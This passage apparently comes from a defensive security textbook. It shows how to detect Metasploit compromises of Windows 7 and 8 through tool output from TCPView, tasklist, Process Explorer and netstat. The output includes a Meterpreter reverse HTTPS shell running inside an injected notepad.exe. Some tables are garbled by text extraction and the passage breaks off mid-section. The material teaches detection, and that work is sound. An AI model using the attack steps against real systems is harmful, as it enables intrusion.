explorer.exe	3908	TCP	europa asteroid ex.		a184-29-106-82.d	http	CLOSE WAIT			
explorer.exe	3908	TCP	europa asteroid.ex		a184-29-106-82.d	http	CLOSE WAIT			
explorer.exe	3908	TCP	europa.asteroid.ex		168.63.124.173	http	ESTABLISHED			
explorer.exe	3908	TCP	europa.asteroid.ex		168.63.124.173	http	ESTABLISHED			
explorer.exe	3908	TCP	europa.asteroid.ex		a184-29-105-138		CLOSE_WAIT			
explorer.exe	3908	TCP	europa.asteroid.ex		a184-29-105-138		CLOSE_WAIT			
firefox.exe	1448	TCP	Europa	49348	localhost	49349	ESTABLISHED	69	2	
firefox.exe	1448	TCP	Europa	49349	localhost	49348	ESTABLISHED		-	
firefox.exe	1448	TCP	europa.asteroid.ex		lga15s42-in-f4.1e1		ESTABLISHED		3	
firefox.exe	1448	TCP	europa asteroid.ex		lga15s42-in-f25.1e		FIN WAIT1		ĭ	
firefox.exe	1448	TCP	europa.asteroid.ex		a23-67-246-91.de		ESTABLISHED		3	
firefox.exe	1448	TCP	europa.asteroid.ex		lga15s44-in-f25.1e		ESTABLISHED		š	
firefox.exe	1448	TCP	europa.asteroid.ex		par03s12-in-f23.1e		ESTABLISHED		1	
firefox.exe	1448	TCP	europa.asteroid.ex		23.235.46.130	http	LAST_ACK		2	
firefox exe	1448	TCP	europa asteroid ex	49528	static 149.7.9.176	http	ESTABLISHED		2	
firefox exe	1448	TCP	europa.asteroid.ex		static 149 7 9 176		ESTABLISHED			f
firefox.exe	1448	TCP	europa.asteroid.ex		static 149.7.9.176		ESTABLISHED			
firefox.exe	1448	TCP	europa asteroid.ex		gg-in-f95.1e100.net		SYN SENT			
firefox.exe	1448	TCP	europa.asteroid.ex			http	SYN SENT			
firefox.exe	1448	TCP	europa.asteroid.ex		static.149.7.9.176		SYN SENT			
firefox.exe	1448	TCP	europa asteroid.ex		23.235.46.184	http	SYN SENT			
firefox.exe	1448	TCP	europa.asteroid.ex		static 149.7.9.176		SYN SENT			
firefox.exe	1448	TCP	europa.asteroid.ex		static.149.7.9.176		SYN_SENT			
inefox.exe	1448	TCP	europa.asteroid.ex		23.235.46.130	http	SYN SENT			
Inclose CAC	1440	191	corops.asteroid.ex	40001	20.200.40.100		STR_SERT			>
ndpoints: 202	Established: 11	Listening: 17	Time Wait: 81	Close Wait: 4						-

Figure 3-4. TCPView

Right-clicking on an entry in TCPView brings up a context menu that allows the user to determine the properties of the process that started the connection. It also allows the user to run a whois query on the connection's destination.

## Detect: MS13-055 CAnchorElement

Chapter 2 showed how to run the MS13-055 CAnchorElement attack against Internet Explorer 8 on a Windows 7 system running with Java 6 installed. Run the attack, using the Meterpreter payload and reverse HTTPS.

After the (successful) attack, listing the users on the system shows nothing out of the ordinary.

```
C:\Users\Hermann Weyl>wmic computersystem get username,name
Name UserName
DAVIDA DAVIDA\Hermann Weyl
```

Running logonsessions and including information about the processes yields one interesting artifact – the user appears to be running a copy of notepad.exe, yet the application is not seen on the desktop.

C:\Windows\system32>"c:\Program Files\SysInternals\logonsessions.exe" /accepteula /p

```
... Output Deleted ...
```

[6] Logon session 0000000:0001a1d0: User name: DAVIDA\Hermann Weyl Auth package: NTLM Logon type: Interactive

Session: 1 Sid: S-1-5-21-1951036906-3806809855-451517158-1000 Logon time: 8/3/2014 1:35:12 PM Logon server: DAVIDA DNS Domain: UPN: 272: taskhost.exe 380: dwm.exe 688: explorer.exe 1236: VBoxTray.exe 2676: iexplore.exe 2724: iexplore.exe 1592: notepad.exe 1656: cmd.exe 2728: conhost.exe

The notepad process also appears in tasklist.

C:\Windows\system32>tasklist

Image Name	PID	Session Name	Session#	Mem Usage
System Idle Process		Services	0	12 K
System	4	Services	0	544 K
Output Deleted				
explorer.exe	688	Console	1	34,512 K
VBoxTray.exe	1236	Console	1	4,816 K
SearchIndexer.exe	264	Services	0	9,560 K
wmpnetwk.exe	1936	Services	0	2,324 K
svchost.exe	2496	Services	0	14,012 K
iexplore.exe	2676	Console	1	20,984 K
iexplore.exe	2724	Console	1	20,588 K
audiodg.exe	1660	Services	0	13,600 K
notepad.exe	1592	Console	1	11,344 K
cmd.exe	1656	Console	1	2,216 K
conhost.exe	2728	Console	1	4,024 K
cmd.exe	3564	Console	1	2,336 K
conhost.exe	3380	Console	1	4,072 K
tasklist.exe	1868	Console	1	3,996 K
WmiPrvSE.exe	1860	Services	0	4,604 K

Process Explorer notes the notepad process; unusually it is running as a child process for Internet Explorer. Double-click on the notepad.exe process. From the Image tab, use the button to "Bring to Front"; this should bring the window(s) used by that process to the top of the Desktop. This fails, with a message, stating that "No visible windows found for this process." Together, this is quite suspicious.

On the other hand, the image has a valid signature from Microsoft, and VirusTotal raises no warnings. This combination of behaviors is expected. As noted in Chapter 2, Metasploit injects its code into running processes and spawned the notepad process to ensure its survival if Internet Explorer is closed. Since the original notepad.exe on the disk is unchanged, its signature remains valid, even though it was modified after it began running.

EVMiPrvSE.exe     E.2.088 K     4.880 K     1860 WMI Provider Host     Microsoft Corporation     (Verified) Microsoft.     (Verified) Microsoft	3   3   🚍 🖻 🚍 🚳   😤	×A	1	. An 1		Å.		A
2.088 K     4.880 K     1860 WMI Provide Host     Microsoft Corporation     Verified) Microsoft	cess	CPU	Private Bytes	Working Set	PID Description	Company Name	Verified Signer	Virus.
WmiPrvSE.exe     1.696 K     4.364 K     3052 WMI Provider Host     Mcrosoft Capporation     (Verified) Mcrosoft.     Sychost.exe     0.05     1.472 K     4.200 K     640 VirtualBox Guest Additions S Oracle Capporation     (Verified) Mcrosoft.     sychost.exe     2.044 K     4.948 K     704 Host Process for Windows S Microsoft Capporation     (Verified) Microsoft.     sychost.exe     12.512 K     11.224 K     732 Host Process for Windows S Microsoft Capporation     (Verified) Microsoft.     sychost.exe     3.068 K     3.684 K     380 Desktop Window Manager     Microsoft Capporation     (Verified) Microsoft.     sychost.exe     3.068 K     3.684 K     380 Desktop Window Manager     Microsoft Capporation     (Verified) Microsoft.     sychost.exe     3.684 K     380 Desktop Window Manager     Microsoft Capporation     (Verified) Microsoft.     sychost.exe     3.684 K     6.508 K     1032 Host Process for Windows S Microsoft Capporation     (Verified) Microsoft.     sychost.exe     3.684 K     6.508 K     1032 Host Process for Windows S Microsoft Capporation     (Verified) Microsoft.     sychost.exe     3.684 K     6.508 K     1032 Host Process for Windows S Microsoft Capporation     (Verified) Microsoft.     sychost.exe     3.684 K     10044 K     1112 Host Process for Windows S Microsoft Capporation     (Verified) Microsoft.     sychost.exe     3.704 K     10.832 K     1324 Host Process for Windows S Microsoft Capporation     (Verified) Microsoft.     sychost.exe     3.532 K     7.468 K     1432 Host Process for Windows S Microsoft Capporation     (Verified) Microsoft.     sychost.exe     3.532 K     7.468 K     1432 Host Process for Windows S Microsoft Capporation     (Verified) Microsoft.     Sychost.exe     3.532 K     7.468 K     1432 Host Process for Windows S Microsoft Capporation     (Verified) Microsoft.     Sychost.exe     3.500 K     3.800 K     488 Local Session Windows S Microsoft Capporation     (Verified) Microsoft.     winlogon.exe     3.654 K     3.800 K	🖃 💽 svchost.exe		2,312 K	6,120 K	580 Host Process for Windows S	Microsoft Corporation	(Verified) Microsoft	. 0/53
VBoxService.exe         0.05         1.472 K         4.200 K         640 VitualBox Guest Additions S Oracle Corporation (Verified) Oracle C.           Image: Sychost.exe         2.044 K         4.948 K         704 Host Process for Windows S Microsoft Corporation (Verified) Microsoft.           Image: Sychost.exe         12.512 K         11.224 K         792 Host Process for Windows S Microsoft Corporation (Verified) Microsoft.           Image: Sychost.exe         3.068 K         3.864 K         336 Hest Nocess for Windows S Microsoft Corporation (Verified) Microsoft.           Image: Sychost.exe         0.01         13.780 K         23.416 K         800 bestop Window Manager Microsoft Corporation (Verified) Microsoft.           Image: Sychost.exe         0.01         13.780 K         23.416 K         800 bestop Window Manager Microsoft Corporation (Verified) Microsoft.           Image: Sychost.exe         0.01         10.888 K         10.044 K         1112 Host Process for Windows S Microsoft Corporation (Verified) Microsoft.           Image: Sychost.exe         0.01         10.888 K         10.044 K         1112 Host Process for Windows S Microsoft Corporation (Verified) Microsoft.           Image: Sychost.exe         0.01         10.888 K         10.044 K         1112 Host Process for Windows S Microsoft Corporation (Verified) Microsoft.           Image: Sychost.exe         0.01         0.888 K         242 Host Process	WmiPrvSE.exe		2,088 K	4,880 K	1860 WMI Provider Host	Microsoft Corporation	(Verified) Microsoft	0/54
Image: Synchost exe       2.044 K       4.948 K       704 Host Process for Windows S Microsoft Corporation (Verified) Microsoft.         Image: Synchost exe       12.512 K       11.224 K       792 Host Process for Windows S Microsoft Corporation (Verified) Microsoft.         Image: Synchost exe       3.068 K       8.364 K       1492 Windows Audo Device Grap Microsoft Corporation (Verified) Microsoft.         Image: Synchost exe       3.068 K       3.068 K       3.068 K       3.068 K       3.068 K         Image: Synchost exe       0.01       13.780 K       23.416 K       880 Host Process for Windows S Microsoft Corporation (Verified) Microsoft.         Image: Synchost exe       0.01       13.780 K       23.416 K       880 Host Process for Windows S Microsoft Corporation (Verified) Microsoft.         Image: Synchost exe       0.01       10.888 K       10.044 K       112 Host Process for Windows S Microsoft Corporation (Verified) Microsoft.         Image: Synchost exe       9.704 K       10.828 K       132 Host Process for Windows S Microsoft Corporation (Verified) Microsoft.         Image: Synchost exe       9.704 K       10.828 K       132 Host Process for Windows S Microsoft Corporation (Verified) Microsoft.         Image: Synchost exe       9.704 K       10.828 K       132 Host Process for Windows S Microsoft Corporation (Verified) Microsoft.         Image: Synchost exe       0.01	WmiPrvSE.exe		1,696 K	4,364 K	3052 WMI Provider Host	Microsoft Corporation	(Verified) Microsoft	0/54
Image: Second state set       12.512 K       11.224 K       792 Host Process for Windows S Microsoft Coporation (Verified) Microsoft.         Image: Second state set       3.068 K       3.644 K       1492 Windows Audo Device Grap Microsoft Coporation (Verified) Microsoft.         Image: Second state set       3.068 K       3.684 K       380 Desktop Window S Microsoft Coporation (Verified) Microsoft.         Image: Second state set       0.01       13.780 K       23.416 K       860 Host Process for Window S Microsoft Coporation (Verified) Microsoft.         Image: Second state set       0.01       10.888 K       6.008 K       1024 Host Process for Windows S Microsoft Coporation (Verified) Microsoft.         Image: Second	VBoxService.exe	0.05	1,472 K	4,200 K	640 VirtualBox Guest Additions S	Oracle Corporation	(Verified) Oracle C	0/54
Image: Section of the sectin of the section of the	svchost.exe		2,044 K	4,948 K	704 Host Process for Windows S	Microsoft Corporation	(Verified) Microsoft	0/53
Image: Sector Sector       3.068 K       8.364 K       836 Host Process for Windows S Microsoft Coporation (Verified) Microsoft.         Image: Sector S	= svchost.exe		12,512 K	11,224 K	792 Host Process for Windows S	Microsoft Corporation	(Verified) Microsoft	. 0/53
Image: Second State State       3.068 K       8.364 K       836 Host Process for Windows S Microsoft Corporation (Verified) Microsoft.         Image: Second State State       932 K       3.684 K       380 Desktop Window Manager Microsoft Corporation (Verified) Microsoft.         Image: Second State State       932 K       3.684 K       380 Desktop Window Manager Microsoft Corporation (Verified) Microsoft.         Image: Second State State       9.01       13.780 K       23.416 K       860 Host Process for Windows S Microsoft Corporation (Verified) Microsoft.         Image: Second State State       0.01       10.888 K       10.044 K       1112 Host Process for Windows S Microsoft Corporation (Verified) Microsoft.         Image: Second State State       0.01       10.888 K       10.044 K       1112 Host Process for Windows S Microsoft Corporation (Verified) Microsoft.         Image: Second State State       9.704 K       10.828 K       1332 Host Process for Windows S Microsoft Corporation (Verified) Microsoft.         Image: Second State State       3.522 K       7.468 K       1432 Host Process for Windows S Microsoft Corporation (Verified) Microsoft.         Image: Second State State       3.500 K       2.54 Microsoft Windows Second Looporation (Verified) Microsoft.         Image: Second State State       15.000 K       9.860 K       264 Microsoft Mindows S Microsoft Corporation (Verified) Microsoft.         Image: Second	audiodo.exe		14,908 K	13.644 K	1492 Windows Audio Device Grap	Microsoft Corporation	(Verified) Microsoft	0/54
Image: Second			3.068 K	8,364 K	836 Host Process for Windows S	Microsoft Corporation	(Verified) Microsoft	
Image: Section State       3.458 K       6.508 K       1032 Host Process for Windows S Microsoft Corporation (Verified) Microsoft.         Image: Section State       0.01       10.888 K       10.044 K       1112 Host Process for Windows S Microsoft Corporation (Verified) Microsoft.         Image: Section State       0.01       10.888 K       10.044 K       1112 Host Process for Windows S Microsoft Corporation (Verified) Microsoft.         Image: Section State       9.704 K       10.832 K       1332 Host Process for Windows S Microsoft Corporation (Verified) Microsoft.         Image: Section State       9.704 K       10.832 K       1332 Host Process for Windows S Microsoft Corporation (Verified) Microsoft.         Image: Section State       9.704 K       10.832 K       1332 Host Process for Windows S Microsoft Corporation (Verified) Microsoft.         Image: Section State       6.656 K       6.076 K       272 Host Process for Windows S Microsoft Corporation (Verified) Microsoft.         Image: Section State       15.000 K       9.860 K       264 Microsoft Windows S Microsoft Corporation (Verified) Microsoft.         Image: Section State       10.001 K       2.544 K       1936 Windows Media Player Netw Microsoft Corporation (Verified) Microsoft.         Image: Section State       2.324 K       7.064 K       480 Local Security Authority Proc Microsoft Corporation (Verified) Microsoft.         Image: Section Section S			932 K	3,684 K	380 Desktop Window Manager	Microsoft Corporation	(Verified) Microsoft	. 0/54
Sychost.exe         0.01         10.888 K         10.044 K         1112 Host Process for Windows S Microsoft Coporation (Verified) Microsoft.           Sychost.exe         4.164 K         7.944 K         1304 Spooler SubSystem App         Microsoft Coporation (Verified) Microsoft.           Sychost.exe         9.704 K         10.828 K         1332 Hoat Process for Windows S Microsoft Coporation (Verified) Microsoft.           Sychost.exe         9.704 K         10.828 K         1332 Hoat Process for Windows S Microsoft Coporation (Verified) Microsoft.           System         9.704 K         10.828 K         1422 Host Process for Windows S Microsoft Coporation (Verified) Microsoft.           SearchIndexer.exe         6.656 K         6.076 K         272 Host Process for Windows Search I Microsoft Coporation (Verified) Microsoft.           SearchIndexer.exe         15.000 K         9.860 K         264 Microsoft Windows Search I Microsoft Coporation (Verified) Microsoft.           Sessexe         2.324 K         7.064 K         480 Local Security Authorty Proc Microsoft Coporation (Verified) Microsoft.           Sessexe         0.05         2.916 K         38.908 K         688 Windows Search Mager Serv Microsoft Coporation (Verified) Microsoft.           Swindson exe         0.05         2.916 K         38.908 K         688 Windows Segiver         Microsoft Coporation (Verified) Microsoft.           Windo	svchost.exe	< 0.01	13,780 K	23,416 K	860 Host Process for Windows S	Microsoft Corporation	(Verified) Microsoft	0/53
Image: synchost.exe         0.01         10.888 K         10.044 K         1112 Host Process for Windows S Microsoft Coporation (Verified) Microsoft.           Image: synchost.exe         4.164 K         7.944 K         1304 Spooler SubSystem App         Microsoft Coporation (Verified) Microsoft.           Image: synchost.exe         9.704 K         10.828 K         1302 Host Process for Windows S Microsoft Coporation (Verified) Microsoft.           Image: synchost.exe         9.704 K         10.832 K         1332 Host Process for Windows S Microsoft Coporation (Verified) Microsoft.           Image: synchost.exe         3.532 K         7.468 K         1424 Host Process for Windows S Microsoft Coporation (Verified) Microsoft.           Image: synchost.exe         6.656 K         6.076 K         272 Host Process for Windows S Microsoft Coporation (Verified) Microsoft.           Image: synchost.exe         15.000 K         9.860 K         264 Microsoft Windows S Microsoft Coporation (Verified) Microsoft.           Image: synchost.exe         10.046 K         2.2492 K         2496 Host Process for Windows S Microsoft Coporation (Verified) Microsoft.           Image: synchost.exe         1.076 K         2.800 K         488 Local Security Authority Proc Microsoft Coporation (Verified) Microsoft.           Image: synchost.exe         0.05         29.168 K         38.908 K         688 Windows Explorer         Microsoft Coporation (Verified) Mic	sychost exe		3.468 K	6.508 K			(Verified) Microsoft	
Image       4,164 K       7,944 K       1304 Spooler SubSystem App       Microsoft Corporation       (Verified) Microsoft.         Image       9,704 K       10,832 K       1332 Host Process for Windows S       Microsoft Corporation       (Verified) Microsoft.         Image       3,532 K       7,468 K       1432 Host Process for Windows S       Microsoft Corporation       (Verified) Microsoft.         Image       6,656 K       6,076 K       272 Host Process for Windows S       Microsoft Corporation       (Verified) Microsoft.         Image       6,656 K       6,076 K       272 Host Process for Windows S       Microsoft Corporation       (Verified) Microsoft.         Image       13,040 K       2,544 K       1396 Windows Media Player Netw       Microsoft Corporation       (Verified) Microsoft.         Image       109,668 K       22,492 K       2496 Host Process for Windows S       Microsoft Corporation       (Verified) Microsoft.         Image       1,364 K       4,584 K       412 Windows Logan Application       Microsoft Corporation       (Verified) Microsoft.         Image       1,564 K       4,584 K       412 Windows Logan Application       Microsoft Corporation       (Verified) Microsoft.         Image       1,564 K       4,584 K       412 Windows Logan Application       Microsoft. <t< td=""><td>sychost exe</td><td>0.01</td><td>10.888 K</td><td>10.044 K</td><td></td><td></td><td></td><td>and the second s</td></t<>	sychost exe	0.01	10.888 K	10.044 K				and the second s
iiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiii			4.164 K	1 1 2 2 2 2 2 2 2 2 2				-
iiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiii								
Image: Searchindexer.exe       6,656 K       6,076 K       272 Host Process for Windows T Microsoft Coporation (Verified) Microsoft.         Image: Searchindexer.exe       15,000 K       9,860 K       264 Microsoft Windows Search I Microsoft Coporation (Verified) Microsoft.         Image: Windows Media Player Netw       Microsoft Coporation (Verified) Microsoft.       (Verified) Microsoft.         Image: Windows Media Player Netw       Microsoft Coporation (Verified) Microsoft.       (Verified) Microsoft.         Image: Windows Media Player Netw       Microsoft Coporation (Verified) Microsoft.       (Verified) Microsoft.         Image: Windows Media Player Netw       Microsoft Coporation (Verified) Microsoft.       (Verified) Microsoft.         Image: Windows Media Player Netw       Microsoft Coporation (Verified) Microsoft.       (Verified) Microsoft.         Image: Windows Media Player Netw       Microsoft Coporation (Verified) Microsoft.       (Verified) Microsoft.         Image: Windows Media Player Netw       Microsoft Coporation (Verified) Microsoft.       (Verified) Microsoft.         Image: Windows Media Player Netw       Microsoft Coporation (Verified) Microsoft.       (Verified) Microsoft.         Image: Windows Media Player Netw       Microsoft Coporation (Verified) Microsoft.       (Verified) Microsoft.         Image: Windows Media Player Netw       Microsoft Coporation (Verified) Microsoft.       (Verified) Microsoft.	sychost exe		3 532 K	7.468 K				a second second
Image: Search Indexer.exe       15,000 K       9,860 K       264 Microsoft Windows Search I Microsoft Coporation (Verified) Microsoft.         Image: Windows Media Player Netw Microsoft Corporation (Verified) Microsoft.       103,040 K       2,544 K       1336 Windows Media Player Netw Microsoft Corporation (Verified) Microsoft.         Image: Sextex Sextex       2324 K       7,064 K       480 Local Security Authonty Proc Microsoft Corporation (Verified) Microsoft.         Image: Sextex       2,324 K       7,064 K       480 Local Security Authonty Proc Microsoft Corporation (Verified) Microsoft.         Image: Sextex       2,324 K       7,064 K       480 Local Security Authonty Proc Microsoft Corporation (Verified) Microsoft.         Image: Sextex       1,076 K       2,800 K       488 Local Session Manager Serv Microsoft Corporation (Verified) Microsoft.         Image: Sextex       0.05       29,168 K       38,908 K       688 Windows Explorer       Microsoft Corporation (Verified) Microsoft.         Image: Sextex       0.01       1.256 K       4.816 K       1236 VirtualBox Guest Additions Tr Oracle Corporation (Verified) Microsoft.         Image: Sextex       0.01       1.256 K       2.056 K       2724 Internet Explorer       Microsoft Corporation (Verified) Microsoft.         Image: Sextex       0.01       1.4764 K       2.0576 K       2724 Internet Explorer       Microsoft Corporation (Verified) Mi								
wmpnetwk.exe         < 0.01         3.040 K         2.544 K         1936 Windows Media Player Netw Microsoft Corporation         (Verified) Microsoft.           sychost.exe         109,668 K         22.492 K         2496 Host Process for Windows S Microsoft Corporation         (Verified) Microsoft.           isss.exe         2.324 K         7.064 K         480 Local Security Authority Proc Microsoft Corporation         (Verified) Microsoft.           winlogon.exe         1.076 K         2.800 K         488 Local Session Manager Serv Microsoft Corporation         (Verified) Microsoft.           winlogon.exe         0.05         29,168 K         38,908 K         688 Windows Explorer         Microsoft. Corporation         (Verified) Microsoft.           VBoxTray.exe         0.01         1.256 K         4.816 K         1236 VirtualBox Guest Additions Tr Oracle Corporation         (Verified) Microsoft.           @ iexplore.exe         7.776 K         20,968 K         2676 Internet Explorer         Microsoft Corporation         (Verified) Microsoft.           @ iexplore.exe          0.11         4.764 K         20,568 K         2724 Internet Explorer         Microsoft Corporation         (Verified) Microsoft.           @ iexplore.exe           0.14,764 K         20,568 K         2724 Internet Explorer         Microsoft Corporation <t< td=""><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td>-</td></t<>								-
■ sychost.exe       109,668 K       22,492 K       2496 Host Process for Windows S Microsoft Corporation (Verified) Microsoft.         ■ isass.exe       2,324 K       7,064 K       480 Local Security Authority Proc Microsoft Corporation (Verified) Microsoft.         ■ ism.exe       1,076 K       2,800 K       488 Local Session Manager Serv Microsoft Corporation (Verified) Microsoft.         ■ winlogon.exe       0.05       29,168 K       38,908 K       688 Windows Explorer Microsoft Corporation (Verified) Microsoft.         ● winlogon.exe       0.01       1,256 K       4,816 K       1236 VirtualBox Guest Additions Tr Oracle Corporation (Verified) Microsoft.         ● wisplore.exe       0.01       1,256 K       4,816 K       1236 VirtualBox Guest Additions Tr Oracle Corporation (Verified) Microsoft.         ● wisplore.exe       0.01       14,764 K       20,968 K       2676 Intermet Explorer Microsoft Corporation (Verified) Microsoft.         ● wisplore.exe       <0.01		< 0.01						
Image: Sass.exe       2.324 K       7.064 K       480 Local Security Authority Proc Microsoft Corporation (Verified) Microsoft.         Image: Sass.exe       1.076 K       2.800 K       488 Local Session Manager Serv Microsoft Corporation (Verified) Microsoft.         Image: Sass.exe       1.076 K       2.800 K       488 Local Session Manager Serv Microsoft Corporation (Verified) Microsoft.         Image: Sass.exe       0.05       29,168 K       38,908 K       688 Windows Explorer Microsoft.         Image: Sass.exe       0.01       1.256 K       4.816 K       1236 VirtualBox Guest Additions Tr Oracle Corporation (Verified) Microsoft.         Image: Sass.exe       0.01       1.256 K       4.816 K       1236 VirtualBox Guest Additions Tr Oracle Corporation (Verified) Microsoft.         Image: Sass.exe       0.01       1.776 K       20,968 K       2676 Internet Explorer Microsoft Corporation (Verified) Microsoft.         Image: Sass.exe       0.01       14.764 K       20.567 K       2724 Internet Explorer Microsoft Corporation (Verified) Microsoft.         Image: Sass.exe       0.01       14.764 K       20.567 K       2724 Internet Explorer Microsoft Corporation (Verified) Microsoft.         Image: Sass.exe       0.296 K       11.340 K       1552 Notepad       Microsoft Corporation (Verified) Microsoft.         Image: Sass.exe       0.560 K       2.216 K <td< td=""><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></td<>								
Image: Section Section       1.076 K       2.800 K       488 Local Session Manager Serv Microsoft Corporation (Verified) Microsoft.         Image: Section Sectin Sectin Section Section Section Section Sectin Sectio			2 324 K					
∰ winlogon.exe         1.564 K         4.584 K         412 Windows Logon Application         Microsoft Corporation         (Verified) Microsoft.           explorer.exe         0.05         29,168 K         38,908 K         688 Windows Explorer         Microsoft Corporation         (Verified) Microsoft.           V Box Tray.exe         0.01         1.256 K         4,816 K         1236 VirtualBox Guest Additions Tr Oracle Corporation         (Verified) Microsoft.           explorer.exe         7.776 K         20,968 K         2676 Internet Explorer         Microsoft Corporation         (Verified) Microsoft.           explore.exe          7.776 K         20,576 K         2724 Internet Explorer         Microsoft Corporation         (Verified) Microsoft.								and the second second
explorer.exe         0.05         29,168 K         38,908 K         688 Windows Explorer         Microsoft Corporation         (Verified) Microsoft.                § VBoxTray.exe               0.01               1.256 K               4.816 K               1236 VirtualBox Guest Additions Tr Oracle Corporation          (Verified) Microsoft.                @ isoplore.exe               7.776 K               20,586 K               2724 Intermet Explorer               Microsoft Corporation             (Verified) Microsoft.               (Verified) Microsoft.                 @ isoplore.exe               7.776 K               20,586 K               2724 Intermet Explorer               Microsoft Corporation             (Verified) Microsoft.             (Verified) Microsoft.             (Verified) Microsoft.                 @ isoplore.exe               <0.01								
		0.05		11 T T T T T T T T T T T T T T T T T T				
Provide         7.776 K         20,968 K         2676 Internet Explorer         Microsoft Corporation         (Verified) Microsoft           Provide         Internet         September         Microsoft Corporation         (Verified) Microsoft         (Verified) Microsoft </td <td></td> <td></td> <td></td> <td></td> <td></td> <td></td> <td></td> <td>-</td>								-
Content of the second sec		0.01						_
Composition     Compositi		< 0.01						
CT crid.exe 1.560 K 2.216 K 1656 Windows Command Processor Microsoft Corporation (Verified) Microsoft.		0.01						
								_
and sho a show a								
Drocexp.exe 0.50 12,908 K 20,996 K 2308 Sysintemals Process Explorer Sysintemals - www.sys (Verified) Microsoft.		0.50						
and here and	M honorhour	0.00	12,000 1	20,000 11	2000 Of an acting a Troopas Explorer	oyon torridio - www.byo	. (voimos) microsoft	

Figure 3-5. Process Explorer after a successful MS13-055 attack on Internet Explorer using the Meterpreter Payload with Reverse HTTPS

A check of the TCP/IP resources used by the notepad process or either of the two parent Internet Explorer processes does not show any connections; neither does TCPView. Downloading a large file (50 MB) from Meterpreter is enough that TCPView notes the connection but then only fleetingly.

* * * 0.0.0.0 0 0.0.0.0 0 [0.0.0.0.0.0.0] 0 7 0.0.0.0 0	137 138 139	10.0.2.101			
* * * 0.0.0.0 0 0.0.0.0 0 [0.0.0.0.0.0.0] 0 7 0.0.0.0 0	138 139		UDP	4	System
0000 0 0000 0 [000000000] 0 7 0000 0	139	10.0.2.101	UDP	4	System
0.0.0.0 0 [0.0.0:0:0:0:0] 0 7 0.0.0.0 0		10.0.2.101	TCP	4	System
[0:0:0:0:0:0:0] 0 7 0.0.0.0 0	445	0.0.0.0	TCP	4	System
7 0.0.0.0 0	445	[0:0:0:0:0:0:0:0]	TCPV6	4	System
	5357	0.0.0.0	TCP	4	System
7 [0:0:0:0:0:0:0] 0	5357	[0.0.0.0.0.0.0]	TCPV6	4	System
	49152	0.0.0.0	TCP	384	wininit.exe
	49152	[0:0:0:0:0:0:0:0]	TCPV6	384	wininit.exe
	49155	0.0.0.0	TCP	472	services.exe
	49155	[0:0:0:0:0:0:0:0]	TCPV6	472	services.exe
	49156	0.0.0.0	TCP	480	Isass.exe
	49156	[0:0:0:0:0:0:0]	TCPV6	480	Isass.exe
	135	0.0.0.0	TCP	704	svchost.exe
	135	[0:0:0:0:0:0:0:0]	TCPV6	704	svchost.exe
		[fe80:0:0:0:151a:b	UDPV6	792	svchost.exe
	49153	0.0.0	TCP	792	svchost.exe
	49153	[0:0:0:0:0:0:0:0]	TCPV6	792	svchost.exe
	49154	0.0.0	TCP	860	svchost.exe
	49154	[0:0:0:0:0:0:0:0]	TCPV6	860	svchost.exe
	5355	0.0.0.0	UDP	1112	svchost.exe
	5355	[0:0:0:0:0:0:0:0]	UDPV6	1112	svchost.exe
	1900	10.0.2.101	UDP	1432	svchost.exe
	1900	127.0.0.1	UDP	1432	svchost.exe
	1900	[0:0:0:0:0:0:0:1]	UDPV6	1432	svchost.exe
		[fe80:0:0:0:151a:b	UDPV6	1432	svchost.exe
	3702	0.0.0	UDP	1432	svchost.exe
	3702	0.0.0	UDP	1432	svchost.exe
 2 × ×	3702	[0:0:0:0:0:0:0:0]	UDPV6	1432	svchost.exe
	3702	[0:0:0:0:0:0:0:0]	UDPV6	1432	svchost.exe
		[fe80:0:0:0:151a:b	UDPV6	1432	svchost.exe
	49617	[0:0:0:0:0:0:0:1]	UDPV6	1432	svchost.exe
	49618	10.0.2.101	UDP	1432	svchost.exe
	49619	127.0.0.1	UDP	1432	svchost.exe
	51437	0.0.0.0	UDP	1432	svchost.exe
	51438	[0:0:0:0:0:0:0:0]	UDPV6	1432	svchost.exe
16 10.0.2.251 443	50116	10.0.2.101	TCP	1592	notepad.exe
	50151	10.0.2.101	TCP	1592	notepad.exe
91 × ×	63891	127.0.0.1	UDP	2724	iexplore.exe
	50151 63891	10.0.2.101 127.0.0.1	UDP	1592 2724	

*Figure 3-6.* TCPView after a successful MS13-055 attack on Internet Explorer using the Meterpreter Payload with Reverse HTTPS, caught during a large (50 MB) download from the target

If the attacker uses the shell command from within Meterpreter to open a command prompt on the target, other artifacts become available for analysis. A new cmd.exe process spawns, with notepad.exe as the parent. Moreover, the connection between the systems now appears, both in TCPView and in netstat.

#### C:\Windows\system32>netstat /ano

Active Connections

Proto	Local Address	Foreign Address	State	PID
ТСР	0.0.0.0:135	0.0.0.0:0	LISTENING	704
ТСР	0.0.0:445	0.0.0:0	LISTENING	4
ТСР	0.0.0:5357	0.0.0:0	LISTENING	4
ТСР	0.0.0.0:49152	0.0.0:0	LISTENING	384
ТСР	0.0.0.0:49153	0.0.0.0:0	LISTENING	792
ТСР	0.0.0.0:49154	0.0.0:0	LISTENING	860
ТСР	0.0.0.0:49155	0.0.0.0:0	LISTENING	472

ТСР	0.0.0.0:49156	0.0.0:0	LISTENING	480
ТСР	10.0.2.101:139	0.0.0:0	LISTENING	4
ТСР	10.0.2.101:50515	10.0.2.251:443	CLOSE_WAIT	1592
тср	[::]:135	[::]:0	LISTENING	704

... Output Deleted ...

The PID (1592) for the connection back to the attacker (10.0.2.251, TCP/443) is the PID for notepad.exe, not the command prompt.

This network connections remains, even if the attacker backgrounds the shell in Meterpreter, or even backgrounds the entire session.

### Detect: Adobe Flash Player Shader Buffer Overflow

Chapter 2 demonstrated the Adobe Flash Player Shader Buffer Overflow attack against the default version of Flash included as the plug-in for Internet Explorer 10 in Windows 8.

After a successful attack, listing the users on the system shows nothing out of the ordinary, and the logonsession command shows only Internet Explorer and its Flash Player plug-in running.

```
C:\Windows\system32>wmic computersystem get name, username
       UserName
Name
EUROPA EUROPA\Pierre Laplace
C:\Windows\system32>"c:\Program Files\Sysinternals\logonsessions.exe" /accepteula /p
...Output Deleted ...
[8] Logon session 00000000:0004c5e9:
    User name:
                  EUROPA\Pierre Laplace
    Auth package: NTLM
    Logon type: Interactive
    Session:
                  1
    Sid:
                  S-1-5-21-1376277872-1374384255-2552460128-1001
    Logon time: 8/3/2014 3:10:43 PM
    Logon server: EUROPA
    DNS Domain:
    UPN:
     1952: taskhostex.exe
